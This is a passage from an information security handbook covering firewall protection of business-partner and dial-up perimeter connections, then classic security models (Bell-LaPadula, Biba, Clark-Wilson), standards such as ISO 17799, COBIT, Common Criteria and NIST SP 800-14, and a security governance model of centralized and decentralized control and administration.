organization with leased circuits, with VPNs, with modems connected directly to servers, or by other means. This type of connection requires similar measures as connections to ISPs and remote access connections. Many organizations will deploy safeguards on connections to their ISP but neglect to employ similar safeguards on connections to other organizations. There are numerous risks associated with unrestricted connections to business partners. If the networks of business partners are connected without the protection of a network firewall, a malicious party that manages to penetrate the partner's network has also penetrated yours.

Connections to business partners must first be fully listed. This may not always be a simple task. Connections to business partners can be confused with other WAN connections. Once they are identified, permitted network traffic into and out of the organization must be explicitly defined in the security policy. For each connection, the intended far-end parties, the files transferred, and the applications used must all be identified and documented. This information will be used to construct an effective rule base for the firewall.

Perimeter Connection Security Examples

The typical network perimeter configuration shown in Figure 27.1 restricts access on some perimeter connections. The firewall protects the connection to the Internet but the dial-up server and business partners bypass the firewall and connect to the network around it.

The network perimeter configuration shown in Figure 27.2 restricts access on all perimeter connections. The connection to the Internet is protected by the firewall. The other dial-up servers and business partners connect through the firewall on separate DMZ ports. The firewall can filter and log network traffic with an appropriate set of rules for each connection.

The network perimeter configuration shown in Figure 27.3 also restricts access on all perimeter connections, but it employs another device in addition to the firewall. The connection to the Internet and the connection to the dial-up server are protected by the firewall. Business partners connect to the firewall through a separate DMZ switch.

This approach can make connecting business partners easier if the network firewall does not have enough ports for each external source to connect individually. This configuration is preferable to connecting business partners directly to the internal network (without protection), but certain considerations apply. Each business partner must be placed on ports belonging to separate virtual LANs (VLANs). If they are not connected in separate VLANs, two or more business partners could eavesdrop or interfere




FIGURE 27.2 Network perimeter with protected connections.




FIGURE 27.3 Network perimeter utilizing DMZ switch.

with each other's network traffic. Further, the firewall rule base must be configured to properly filter and log all the traffic sources connected to the DMZ switch.

Reassess

It is highly recommended that organizations revisit their environments post-remediation to ensure that the corrections have not created new exposures, and to identify any additional exposures that exist in the environment.

Summary

It is clear that securing a network, and indeed, network security itself, is process oriented and cyclic. To begin, a determination must be made as to the organization's current state of security. Multiple security assessment frameworks are available to facilitate the assessment process and should be selected based on alignment with the organization's business case and security objectives.

Once that determination has been made, it is possible to prioritize and to address the exposures present. A "layered security" approach permits the organization to correct the exposures by priority and to construct multiple barriers to delay or prevent attackers from exploiting network resources. This concept supports the notion that people, processes, data, technology, and facilities must be addressed during the creation and maintenance of a secure environment.

Common Models for Architecting an Enterprise Security Capability

Matthew J. Decker, CISSP, CISA, CISM, CBCP

Introduction

Enterprise security architecture (ESA) comprises all aspects of a security program, including corporate leadership, strategy, organizational structure, policies, procedures, standards, and technical components. The purpose of this chapter is to present a road map for achieving an effective ESA, via implementation of common security models, standards, and practices.

System Security Models

The three system security models briefed in this section are well known, and have formed the basis for the development of secure systems, pursuant to the needs of the entities that employed them. Each offers a different definition for a secure system. This drives home the point, at a most fundamental level, that an organization must clearly define security in terms of what makes sense for them. The models are presented in the order that they were published, from earliest to most recent.

Bell and LaPadula Model

The Bell and LaPadula (BLP) Model is most commonly associated with the classification policy used by the military, which is more concerned with the confidentiality of data at higher levels of sensitivity than the ability of users to modify that data, intentionally or not. The BLP is a finite-state machine model that employs the following logic: if a machine starts in a secure state and all possible transitions between states within the machine result in secure states, then the machine is secure.

There are four components to the BLP Model, as follows:

1. *Subjects* are the users and system executable processes.
2. *Objects* are the data elements.
3. *Modes of access* include read, write, execute, and combinations thereof.
4. *Security levels* are essentially security classification levels.

These four components are used to establish three security principles to formulate the basis for the BLP Model. The three principles are as follows:

1. *Simple security property*, which states that the level of the subject must be at least the level of the object if the mode of access allows the level to be read.
2. *Confinement property* (a.k.a. "*star" property, or *-property)*, which states that the level of the object must be at least the level of the subject if the mode of access allows the subject to write.
3. *Tranquility principle*, which states that the operation may not change the classification level of the object.

Confidentiality of data is protected, but the fact that users with lower privileges are permitted to write data to objects with a higher sensitivity level does not sit well in many environments. Biba developed a model to address this integrity issue.

Biba Model

The Biba Integrity Model was published at Mitre after Biba noticed that the BLP Model did not address data integrity. The problem was that lower-level security users could overwrite classified documents that they did not have the authority to read. Although the Biba Model has not been widely implemented, it is well known. The Biba Model is based on a hierarchy of integrity levels. Integrity levels (a hierarchy of security classifications) are assigned to subjects (e.g., users and programs) and objects (data elements), and are based on axioms (rules) that define the integrity policy to follow.

The Biba Model supports five different integrity policies, including:

1. *Low Water Mark Policy* permits the integrity level of a subject to change. The new integrity level is set to the lower of the integrity levels for the object, or for the subject that last performed an operation on the object.
2. *Low Water Mark Policy for Objects* adds permission to permit the integrity level of an object to change.
3. *Low Water Mark Integrity Audit Policy* adds axioms to measure the possible corruption of data.
4. *Ring Policy* enforces a static integrity level for the life of both subjects and objects. Subjects cannot write to objects with higher integrity levels, or read objects with lower integrity levels. Further, subjects cannot invoke other subjects with higher integrity levels or write to objects with a higher integrity level, but can read objects at a higher integrity level.
5. *Strict Integrity Policy* adds to the Ring Policy the axiom that a subject cannot read objects with a higher integrity level.

The BLP Model works well for military environments, although it is not well suited to commercial entities because it does not address data integrity. The Biba Model addresses this integrity issue but is still not sufficient in commercial environments to prevent a single individual with a high level of authority from manipulating critical data, unchecked. The Clark–Wilson Model, discussed next, addresses both of these issues.

Clark–Wilson Model

The Clark–Wilson Model is most commonly used in a commercial environment because it protects the integrity of financial and accounting data, and reduces the likelihood of fraud. This model defines three goals of integrity, as follows:

1. Unauthorized subjects cannot make any changes.
2. Authorized subjects cannot make any unauthorized changes.
3. Internal and external consistency is maintained.

In a commercial environment, these goals are well suited to ensuring the integrity of corporate financial and accounting data. Not only are unauthorized individuals prohibited access to protected data, but even individuals authorized to access this data are prohibited from making changes that might result in the loss or corruption of financial data and records.

Clark–Wilson introduced an integrity model employing two mechanisms to realize the stated integrity goals, as follows:

1. *Well-formed transactions*, which introduces the concept of duality for each transaction. Each transaction is recorded in at least two places such that a duplicate record exists for each transaction. This is not necessarily a copy of the transaction, but a separate record that is used to validate the accuracy and validity of the original transaction.
2. *Separation of duty*, which prohibits one person from having access to both sides of a well-formed transaction, and also prohibits one individual from having access to all steps of a complete transaction process. This reduces the likelihood of fraud by forcing collusion between multiple users if the fraud is to go undetected.

This integrity model does not apply classification levels to data, or users. Instead, it places strict controls on what programs have permission to manipulate certain data, and what users have access to these various programs.

Common Standards and Practices

Common security standards and practices are tools used in conjunction with modeling techniques and should be adopted by organizations as a matter of policy. In fact, although they are called "standards," they are actually guidelines until they are adopted by an organization as its standard. Publications addressed in this section include ISO 17799, COBIT, Common Criteria (ISO 15408), and NIST's Generally Accepted Principles and Practices for Securing Information Technology Systems. The first three are internationally accepted standards, whereas the fourth one is exactly what it states to be, which is a statement of generally accepted principles and practices. Each of these shares a number of common characteristics, including:

- They are all reasonable and practical.
- Where they overlap, they are generally consistent with one another.
- They are applicable for use in any organization, or any industry.
- Tuning to the organization and culture by adopting only those focus areas relevant to the business or mission is expected for an effective implementation.
- They can be employed in parallel; thus, selection of one does not preclude use of the others.

Of course, for these statements to be true, it is clear that all aspects of these common standards and practices are not utilized by every organization. Every organization, especially from different lines of business, should select its own standard(s), and then the components of the standard(s) with which it intends to comply. Each of the standards presented in this section is well known, and has been thoroughly implemented in practice.

BS 7799 and ISO 17799

BS 7799 Parts 1 and 2, and ISO 17799 are addressed together in this chapter because they are so closely related. BS 7799 Part 1 has essentially been adopted as ISO 17799, and thus warrants no further discussion for our immediate purposes. We discuss ISO 17799 shortly; thus, providing highlights of BS 7799 Part 1 would prove redundant. So why mention BS 7799 in this chapter at all? There are two reasons for this. The first objective is to make clear the origins of the ISO standard. The second and more significant point is that BS 7799 Part 2 establishes the concept of an Information Security Management System (ISMS), which is not addressed in the ISO standard and is not likely to be adopted by ISO any time in the near future.

BS 7799 Part 2 (BS 7799-2:2002) was published on September 5, 2002. It provides the framework for an ISMS establishing monitoring and control of security systems, thereby providing a framework to minimize business risk. The concept of an ISMS may be of greater importance than the original Code

of Practice (Part 1) because it enables a security program to continue to fulfill corporate, customer, and legal requirements.

BS 7799-2:2002 provides for the following:

- Guidance on creating an ISMS
- A Plan-Do-Check-Act (PDCA) Model for creating and maintaining an effective ISMS
- Critical success factors to successfully implement information security
- Ability to continually improve the security management process
- Ability to continually assess security procedures in the light of changing business requirements and technology threats

ISO 17799 (ISO/IEC 17799:2000) is essentially BS 7799 Part 1, with minor revisions. The purpose of the standard is to establish a Code of Practice for Information Security Management. This standard establishes a hierarchy of 127 controls, within 36 control objectives, within 10 security domains.

The ten security domains that form the framework of the standard are as follows:

1. Security Policy
2. Organizational Security
3. Asset Classification and Control
4. Personnel Security
5. Physical & Environmental Security
6. Communications and Operations Management
7. Access Control
8. Systems Development and Maintenance
9. Business Continuity Management
10. Compliance

Within these ten domains lies the set of 36 control objectives, which are further broken down to reveal 127 more detailed controls. An organization should select those controls that are important to achieving their security goals, and set aside the others. Organizations choosing to adopt this standard need not attempt to comply with every aspect of the standard. Like every other standard, it should be applied in accordance with the needs of the organization.

ISO 17799 maintains a focus on IT security. It is specific in terms of what constitutes sound security practices, yet does not recommend technology specific guidelines. Certification to the standard can be made an organizational goal but most organizations simply use the standard to benchmark their security capability against sound practices.

BS 7799-2:2002 and ISO/IEC 17799:2000 are available online (http://www.iso-standards-international.com/bs-7799.htm) or via CD-ROM for a nominal fee.

COBIT®

COBIT (Control Objectives for Information and related Technology) was developed jointly by the IT Governance Institute and the Information Systems Audit and Control Association (ISACA) as a generally applicable standard for sound information technology (IT) security and control practices, and is now in its third edition (COBIT® 3rd edition©). This widely accepted standard provides a reference framework for management, users, auditors, and security practitioners.

COBIT is a mature standard that continues to be updated and improved. The COBIT IT processes, business requirements, and detailed control objectives define what needs to be done to implement an effective control structure. The IT control practices provide the more detailed how and why needed by management, service providers, end users, and control professionals to implement highly specific controls based on an analysis of operational and IT risks.

COBIT provides an IT governance and objectives framework, stated in business terms. Broader than just security, this is a six-volume work containing an IT governance guideline, and an entire volume of management guidelines that provide management tools to use for evaluating the status and effectiveness of the enterprise. This standard establishes a hierarchy of 318 detailed control objectives within 34 high-level control objectives (IT processes), and are organized within 4 domains.

The framework for these four domains, and the number of IT processes addressed within each, is as follows:

- Planning and Organization (PO) contains 11 high-level control objectives.
- Acquisition and Implementation (AI) contains six high-level control objectives.
- Delivery and Support (DS) contains 13 high-level control objectives.
- Monitoring (M) contains four high-level control objectives.

It is beyond the scope of this chapter to delve into the details of the detailed control objectives; however, it is worthwhile to tie in how this standard can be used to assist with establishing an overall ESA. A break-out of one of the 34 high-level control objectives is used to emphasize this point. The sample below is taken from the COBIT Framework document, Planning and Organization domain, Objective 8 (PO8), ensuring compliance with external requirements. COBIT structures this high-level control objective as follows:

Control over the IT process of
ensuring compliance with external requirements

that satisfies the business requirement
to meet legal, regulatory, and contractual obligations

is enabled by
identifying and analyzing external requirements for their IT impact, and taking appropriate measures to comply with them

and takes into consideration

- Laws, regulations and contracts
- Monitoring legal and regulatory developments
- Regular monitoring for compliance
- Safety and ergonomics
- Privacy
- Intellectual property

This sample illustrates several points related to establishing an overall ESA:

- *That IT controls are driven by external factors, not within the control of the organization.* Other high-level control objectives address internal factors as well.
- *That controls placed into operations are there to satisfy a specific business requirement.* All of the high-level control objectives identify the business requirement for the stated control.
- *A clear indication that a legal representative should play a key role in the overall security program and architecture.* Other high-level control objectives bring out the need for involvement of additional non-security, non-IT functions, each of which should have a say in the overall security scheme.

The majority of COBIT 3rd edition is available for complimentary download, as an open standard, from www.isaca.org/cobit.htm. The entire COBIT 3rd edition print and CD-ROM, six-volume set can be purchased for a nominal fee, and is discounted to ISACA members.

Common Criteria (ISO 15408)

Version 2.1 of the Common Criteria for Information Technology Security Evaluation (Common Criteria) is a revision that aligns it with International Standard ISO/IEC 15408:1999. This standard largely supersedes the Trusted Computer System Evaluation Criteria (5200.28-STD — Orange Book, also known as TCSEC), dated December 26, 1985. TCSEC is one of the best-known documents comprising the rainbow series, which is a library of documents that addressed specific areas of computer security. Each of the documents is a different color, which is how they became to be referred to as the Rainbow Series. If the reader is interested in further information about the Rainbow Series, most of the documents can be found online at http://www.radium.ncsc.mil/tpep/library/rainbow/.

The objective of the Common Criteria is to provide a standard approach to addressing IT security during the processes of development, evaluation, and operation of targeted systems. Common Criteria can thus be adopted as a standard for use within an organization's system development life cycle (SDLC). It is sound practice to reduce the risk of project failure by adopting an SDLC to guide developers throughout development projects. Common SDLC methodologies generally fall into either "Heavy" or "Agile" camps, and there are literally dozens of widely known and accepted methodologies within each camp. Some common examples include Waterfall Methodology, Rapid Application Development (RAD), Spiral/Cyclic Methodology, Microsoft Solutions Framework (MSF), Scrum, and Extreme Programming (XP). One of the critical success factors met by the Common Criteria is the fact that it does not mandate any specific development methodology or life-cycle model; thus, it can be used by developers without forcing them into a methodology not suitable to their approach to system development.

Security specifications written using Common Criteria, and IT products or systems shown to be compliant with such specifications, are considered ISO/IEC 15408:1999 compliant, although certification of compliance can only be achieved through accredited evaluation facilities known as Common Criteria Testing Laboratories (CCTLs). It is important to note that Common Criteria is not applied as a whole to any particular system, or target of evaluation (TOE), as the standard is very large and complex. A security target (ST) is created using elements of the Common Criteria in an effort to provide the basis for evaluation and certification against the standard. Protection profiles (PPs) are developed and used to provide implementation-independent statements of security requirements that are shown to address threats that exist in specified environments.

PPs are needed when setting the standard for a particular product type, or to create specifications for systems or services as the basis for procurement. Numerous validated protection profiles have been created and approved, and are available online at http://niap.nist.gov/cc-scheme/. This site also contains information regarding validated products, accredited CCTLs, and other useful information.

NIST SP 800-14

NIST (National Institute of Standards and Technology) is a U.S. Government organization whose mission is to develop and promote measurement, standards, and technology to enhance productivity, facilitate trade, and improve the quality of life. NIST has a Computer Security Division (CSD) that is dedicated to improving information systems security by:

- Raising awareness of IT risks, vulnerabilities, and protection requirements
- Researching, studying, and advising agencies of IT vulnerabilities
- Devising techniques for the cost-effective security and privacy of sensitive federal systems
- Developing standards, metrics, tests, and validation programs
- Developing guidance to increase secure IT planning, implementation, management, and operation

NIST Special Publication 800-14, *Generally Accepted Principles and Practices for Securing Information Technology Systems*, is an excellent resource for providing a baseline that organizations can use to establish and review their IT security programs. The document gives a foundation that organizations can reference when conducting multi-organizational business as well as internal business. The intended audience for

the guideline includes management, internal auditors, users, system developers, and security practitioners. The following 14 common IT security practices are addressed in this publication:

1. Policy
2. Program management
3. Risk management
4. Life-cycle planning
5. Personnel/user issues
6. Preparing for contingencies and disasters
7. Computer security incident handling
8. Awareness and training
9. Security considerations in computer support and operations
10. Physical and environmental security
11. Identification and authentication
12. Logical access control
13. Audit trails
14. Cryptography

The entire 800 series of NIST documents provides a wealth of information to the security practitioner. Some of the documents are tuned to securing federal systems, but most are largely applicable to both the public and private sectors. These documents are freely available online at http://csrc.nist.gov/publications/nistpubs/.

Security Governance Model

The purpose of the Security Governance Model is to assist in marrying existing corporate organizational structures and cultures with new security program development activities, which are usually brought about by changing business needs. This is accomplished by identifying and classifying the existing organizational structure as a specific security governance type, and determining if the business needs of the organization can be met by achieving a security capability within this type. Dramatic changes to organizational structures can have a negative impact on a business, and most business leaders will find it preferable to interject security into the existing corporate culture, rather than change the corporate culture to achieve a specific security capability.

The Security Governance Model addresses the way information security is mandated, implemented, and managed across the enterprise. Governance is generally categorized as being either centralized or decentralized, but these labels are oversimplified for practical modeling purposes. This is because many entities must apply both attributes to achieve their security goals in a cost-effective manner; thus, they are often both centralized and decentralized at the same time. We can model this by first recognizing that security governance has two primary components — control and administration — each of which can be centralized or decentralized. The following definitions for control, administration, centralized, and decentralized are used for this model:

- *Control* refers to the authority to mandate how security will be managed for an organization. Primary objectives are to develop policy and provision budget for security initiatives.
- *Administration* refers to the authority to apply, manage, and enforce security, as directed. Primary objectives include the plan, design, implementation, and operation of security in accordance with policy, and within the confines of budget.
- *Centralized* indicates a single authority, which can be a person, committee, or other unified body.
- *Decentralized* indicates multiple entities with a common level of authority.

Combining the above definitions provides the standard terminology used for this model. The terms “centralized” and “decentralized” no longer stand by themselves, but are coupled with the two primary

components of security governance. This yields the following four terms, which form the basis for the Security Governance Model:

1. *Centralized control* (CC) is indicative of an organization where the authority for policy and budget decisions is granted to a representative person or assembly, and is applicable throughout the organization.
2. *Decentralized control* (DC) is indicative of an organization where no one person or body has been authorized to formulate security policy and develop budget for security initiatives.
3. *Centralized administration* (CA) grants authority to apply and manage security policy to security or system administrative personnel who share a common reporting chain.
4. *Decentralized administration* (DA) grants authority to apply and manage security policy to security or system administrative personnel who have multiple reporting chains.

Given an understanding of the terminology, the reader is now in a position to pair each of these control and administration components to formulate the four basic types of security governance:

1. *Centralized control/centralized administration (CC/CA):* one central body is responsible for developing policies that apply across the entire organization, and all administration is performed by personnel within a single chain of command.
2. *Centralized control/decentralized administration (CC/DA):* one central body is responsible for developing policies that apply across the entire organization, yet administration is performed by personnel within multiple chains of command.
3. *Decentralized control/centralized administration (DC/CA):* several entities are responsible for developing policies that apply within their areas of responsibility, yet all administration is performed by personnel working within a single chain of command.
4. *Decentralized control/decentralized administration (DC/DA):* several entities are responsible for developing policies that apply within their areas of responsibility, and administration is performed by personnel within multiple chains of command.

To utilize this model (Figure 28.1), an organization first defines the security needs of the business or mission, and classifies the type of security governance currently in place. A security strategy for the organization is then developed, taking into account the governance type and business needs. Once a strategy is realized that can be effectively accomplished within the governance type, it is reasonable to proceed with further development of the ESA within the existing organizational structure. If the strategy cannot be realized within the governance type, then one is forced to change something. Assuming the main drivers have been properly identified as the business needs, there remain four areas of focus. The easiest approach is to revisit the security strategy. If the strategy can be revised such that an effective security capability can be achieved within the existing governance type, then the process is greatly simplified. If not, then the organizational structure must be modified to achieve the best cost/benefit security governance type for the organization.

This model does not mandate a specific organizational structure. Rather, the model associates aspects of the organizational structure to align business needs with the security capability desired by the organization by identifying the governance type that will best achieve the security strategy for the organization.

To assist with clarifying the four types of governance, organizational structure examples are provided for each type. The following should be noted when reviewing the samples provided:

- All of the examples with a CIO (Chief Information Officer) or CSO (Chief Security Officer) show them reporting to a COO (Chief Operating Officer). This is for example purposes only and is not intended as a recommended reporting structure. The CIO and CSO might report to any number of executives, including directly to the CEO (Chief Executive Officer).
- The CIO and CSO are intentionally identified as peers. If a CSO exists in the organization, then the CIO and CSO should report to the same executive officer, primarily to resolve their inherent conflicts of interest and to ensure unbiased appropriation of budgets.




FIGURE 28.1 Security Governance Model.




FIGURE 28.2 Centralized control/centralized administration (CC/CA).

- There are almost as many different organizational charts as there are organizations. The examples provided herein are intended to help clarify why an organizational structure fits a particular security governance type.

Centralized Control/Centralized Administration (CC/CA)

CC/CA identifies a truly centralized security capability (Figure 28.2). One central body is responsible for developing policies that apply across the entire organization, and personnel within a single chain of command perform all administration. Representatives for each department are assigned to a steering committee that ensures that each has appropriate influence over the policy-making process. This influence is depicted by the arrows in Figure 28.2, versus traditional organizational structure reporting.

In this case, the CEO has designated that the COO is responsible for a security program. The COO has delegated this responsibility by creating a CSO position. The steering committee exists to ensure that each department is given appropriate input to the policy-making process, because each department has security issues that must be addressed. Legal and regulatory issues such as the PATRIOT Act, Gramm–Leach–Bliley, Sarbanes–Oxley, HIPAA, and Safe Harbor, just to name a few, must also be addressed. The CSO typically chairs the security steering committee. Although the CSO must maintain proper control and administration over security, it is a function that impacts the entire organization.

Security operations and IT operations have been completely separated. The CSO is responsible for all things security, while the CIO is responsible for IT operations. There is no overlapping of responsibility, although both groups will have responsibilities on the same devices. Firewalls provide a good example. IT operations must be able to reboot, or restore a firewall if a failure occurs, but need not be authorized to make changes to the rule set. Authority to make changes to the rule set falls to the security operations group, but this group must not be permitted to interrupt traffic or adversely affect operations except during scheduled maintenance periods. These groups work together to support organizational needs, but do not share operational tasks.




FIGURE 28.3 Centralized control/decentralized administration (CC/DA).

Centralized Control/Decentralized Administration (CC/DA)

CC/DA (Figure 28.3) is the most commonly implemented governance model type for mid- to large-sized organizations. One central body is responsible for developing policies that apply across the entire organization, yet personnel within multiple chains of command perform administration.

As in the prior example, the CEO has designated that the COO is responsible for a security program, the COO has delegated this responsibility by creating a CSO position, and the steering committee exists to ensure that each department is given appropriate input to the policy-making process. Again, the influence of each department over the security development process is depicted in Figure 28.3 by arrows. The aspects of centralized control have not changed.

The relationship between security operations and IT operations has changed dramatically. This organizational structure passes greater responsibility to IT managers located at remote facilities by permitting each to manage security and IT operations, inclusively. The CSO may have dotted-line control over security personnel at some remote facilities, as noted in the diagram, but there is not one central point of control for all security operations.

Decentralized Control/Centralized Administration (DC/CA)

DC/CA (Figure 28.4) is appropriate for some small organizations that do not have the resources to justify a steering committee. Several entities are responsible for developing policies that apply within their areas of responsibility, and these policies are pushed to operations managers for implementation and enforcement. This influence is depicted in the Figure 28.4 by arrows, versus traditional organizational structure reporting. Personnel within a single chain of command, in this case the COO, perform all administration.

Note that remote location IT managers might include co-location arrangements, where IT operations are outsourced to a third party, while ownership and some measure of control of the IT assets are maintained by the organization.

